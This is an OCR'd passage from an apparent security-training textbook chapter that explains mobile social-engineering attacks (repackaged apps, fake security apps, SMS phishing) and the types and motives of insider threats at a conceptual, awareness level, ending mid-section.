

Developer creates a gaming app and uploads on app store
1
Legitimate Developer
Mobile App Store
2
Malicious developer downloads a legitimate game and repackages it with malware
Malicious Developer
3
Uploads game to third-party app store
Third-Party App Store
4
End user downloads malicious gaming app
User
5
Sends user credentials to the malicious developer

Figure 5.9: Repackaging legitimate apps



Mobile-based Social Engineering: Fake Security Applications

Attacker

① Infects user PC with malware

User logs on to their bank account; a message will appear telling the user to download an application to their phone

User

② Attacker uploads malicious application on app store

③

④ User downloads application from the attacker's app store

⑤ User credentials sent to the attacker

Attacker's App Store

Fake Security Applications

Attackers may send a fake security application to perform mobile-based social engineering. In this attack, the attacker first infects the victim's computer by sending something malicious. They then upload a malicious application to an app store. When the victim logs on to their bank account, malware in the system displays a pop-up message telling the victim that they need to download an application on their phone to receive a message from security. The victim downloads the application from the attacker's app store, believing they are downloading a genuine app. Once the user downloads the application, the attacker obtains confidential information such as bank account login credentials (username and password), whereupon a second authentication is sent by the bank to the victim via SMS. Using that information, the attacker accesses the victim's bank account.




User logs on to their bank account; a message will appear telling the user to download an application to their phone
Infects user PC with malware
1
Attacker
5
User credentials sent to the attacker
User
2
Attacker uploads malicious application on app store
4
User downloads application from the attacker's app store
3
Attacker's App Store

Figure 5.10: Fake security applications



Mobile-based Social Engineering: SMiShing (SMS Phishing)

- SMiShing (SMS phishing) is the act of using **SMS text messaging system** of cellular phones or other mobile devices to **lure users into instant action**, such as downloading malware, visiting a malicious webpage, or calling a fraudulent phone number
- SMiShing messages are generally crafted to provoke an instant action from the victim, requiring them **to divulge their personal information and account details**

SMiShing Example


Attacker
1 Sends an SMS
INBOX
XIM BANK
Emergency!
Please call
08-7999-433
2 Thinks it is a real message from XIM bank
Tracy calls
08-7999-433
3 A recording asks her to provide her credit or debit card number. Tracy reveals sensitive information

SMiShing (SMS Phishing)

Sending SMS is another technique used by attackers in performing mobile-based social engineering. In SMiShing (SMS Phishing), the SMS text messaging system is used to lure users into taking instant action such as downloading malware, visiting a malicious webpage, or calling a fraudulent phone number. SMiShing messages are crafted to provoke an instant action from the victim, requiring them to divulge their personal information and account details.


Consider Tracy, a software engineer working in a reputed company. She receives an SMS ostensibly from the security department of XIM Bank. It claims to be urgent, and the message says that Tracy should call the phone number listed in the SMS immediately. Worried, she calls to check on her account, believing it to be an authentic XIM Bank customer service phone number. A recorded message asks her to provide her credit or debit card number, as well as her password. Tracy believes it is a genuine message and shares sensitive information.

Sometimes a message claims that the user has won money or has been randomly selected as a lucky winner and that they merely need to pay a nominal fee and share their email address, contact number, or other information.



Attacker
1 Sends an SMS
INBOX
XIM BANK
Emergency!
Please call
08-7999-433
2 Thinks it is a real message from XIM bank
Tracy calls
08-7999-433
3 A recording asks her to provide her credit or debit card number. Tracy reveals sensitive information

Figure 5.11: SMiShing (SMS Phishing)



Module Flow

01
Discuss Social Engineering Concepts and its Phases


02
Discuss Social Engineering Techniques

03
Discuss Insider Threats and Identity Theft

04
Discuss Social Engineering Countermeasures

Discuss Insider Threats and Identity Theft

Nowadays, insider threats and identity theft are major challenges to various industries and organizations. The primary motive behind such attacks is espionage or revenge; however, they may even be caused by the carelessness of employees. This module discusses concepts related to insider threats and identity theft.



Insider Threats/Insider Attacks

- An insider is any **employee** (trusted person or people) who have **access to critical assets** of an organization
- An insider attack involves using privileged access to intentionally **violate rules** or **cause threat to the organization's information** or information systems in any form
- Such attacks are generally performed by a privileged user, **disgruntled employee**, **terminated employee**, accident-prone employee, **third party**, undertrained staff, etc.

Example of Insider Attack: Disgruntled Employee

Insider Threats/Insider Attacks

An insider is any employee (trusted person) who has access to the critical assets of an organization. An insider attack involves using privileged access to violate rules or intentionally cause a threat to the organization's information or information systems. Insiders can easily bypass security rules, corrupt valuable resources, and access sensitive information. Insider attacks may cause great loss to the company. Further, they are dangerous because they are easy to launch and difficult to detect.

Insider attacks are generally performed by:

- **Privileged Users**: Attacks may come from the most trusted employees of the company, such as managers and system administrators, who have access to the company's confidential data and a higher probability of misusing the data, either intentionally or unintentionally.
- **Disgruntled Employees**: Attacks may come from unhappy employees or contract workers. Disgruntled employees, who intend to take revenge on the company, first acquire information and then wait for the right time to compromise the organization's resources.
- **Terminated Employees**: Some employees take valuable information about the company with them when terminated. These employees access the company's data after termination using backdoors, malware, or their old credentials if they are not disabled.
- **Accident-Prone Employees**: If an employee accidentally loses their mobile device, sends an email to incorrect recipients, or leaves a system loaded with confidential data logged-in, it can lead to unintentional data disclosure.

- **Third Parties**: Third parties, like remote employees, partners, dealers, and vendors, have access to the company's information. However, the security of their systems is unpredictable and could be a source of information leaks.
- **Undertrained Staff**: A trusted employee becomes an unintentional insider due to a lack of cybersecurity training. They fail to adhere to cybersecurity policies, procedures, guidelines, and best practices.

Companies in which insider attacks are common include credit card companies, health-care companies, network service providers, as well as financial and exchange service providers.

Example of Insider Attack: Disgruntled Employee

Most cases of insider abuse can be traced to individuals who are introverts, incapable of managing stress, experiencing conflict with management, frustrated with their job or office politics, craving respect or promotion, transferred, demoted, or issued an employment termination notice, among other reasons. Disgruntled employees may pass company secrets and intellectual property to competitors for monetary gain, thus harming the organization.

Disgruntled employees can use steganography programs to hide company secrets and later send the information to competitors as an innocuous-looking message such as a picture, image, or sound file using a work email account. No one suspects them because the attacker hides the stolen sensitive information in the picture or image file.





Figure 5.12: Example of Insider Attack — Disgruntled Employee




Reasons for Insider Attacks

- Financial gain
- Steal confidential data
- Revenge
- Become future competitor
- Perform competitor's bidding
- Public announcement

Reasons for Insider Attacks

- **Financial Gain:** An attacker performs an insider attack mainly for financial gain. The insider sells the company's sensitive information to its competitor, steals a colleague's financial details for personal use, or manipulates the company's financial records or that of its personnel.
- **Steal Confidential Data:** A competitor may inflict damage upon the target organization, steal critical information, or even put them out of business just by finding a job opening, preparing someone to get through the interview, and having that person hired by the competitor.
- **Revenge:** It only takes one disgruntled person to seek revenge, and the company is compromised. Attacks may come from unhappy employees or contract workers with negative opinions about the company.
- **Become Future Competitor:** Current employees may plan to start their own competing business and, by using the company's confidential data, these employees may access the system to steal or alter the company's client list.
- **Perform Competitors Bidding:** Due to corporate espionage, even the most honest and trustworthy employees can be coerced into revealing the company's critical information through bribery or blackmail.
- **Public Announcement:** A disgruntled employee may want to make a political or social statement and so leaks or damages the company's confidential data.



Types of Insider Threats

Malicious Insider

A **disgruntled or terminated employee** who steals data or destroys the company’s networks intentionally by **introducing malware** into the corporate network

Negligent Insider

Insiders who are **uneducated on potential security threats** or who simply bypass general security procedures to meet workplace efficiency

Professional Insider

Harmful insiders who use their technical knowledge to **identify weaknesses and vulnerabilities** in the company’s network and **sell confidential information to competitors** or black-market bidders

Compromised Insider

An insider with **access to critical assets** of an organization who is **compromised by an outside threat actor**

Types of Insider Threats

There are four types of insider threats. They are:

- **Malicious Insider**

  Malicious insider threats come from disgruntled or terminated employees who steal data or destroy company networks intentionally by injecting malware into the corporate network.

- **Negligent Insider**


  Insiders, who are uneducated on potential security threats or simply bypass general security procedures to meet workplace efficiency, are more vulnerable to social engineering attacks. Many insider attacks result from employee’s laxity towards security measures, policies, and practices.

- **Professional Insider**

  Professional insiders are the most harmful insiders. They use their technical knowledge to identify weaknesses and vulnerabilities in the company’s network and sell the organization’s confidential information to competitors or black-market bidders.

- **Compromised Insider**

  An outsider compromises an insider who has access to the critical assets or computing devices of an organization. This type of threat is more difficult to detect since the outsider masquerades as a genuine insider.



Why are Insider Attacks Effective?

Insider attacks are easy **to launch**

Preventing insider attacks **is difficult**; an inside attacker can easily succeed

Differentiating **harmful actions** from the employee's regular work is very difficult

If malicious activity is detected, the employee may **refuse to accept** responsibility and claim it was a mistake


Employees can easily **cover their tracks**

Can go **undetected** for years and remediation is very expensive

Why are Insider Attacks Effective?

Insider attacks are effective because:

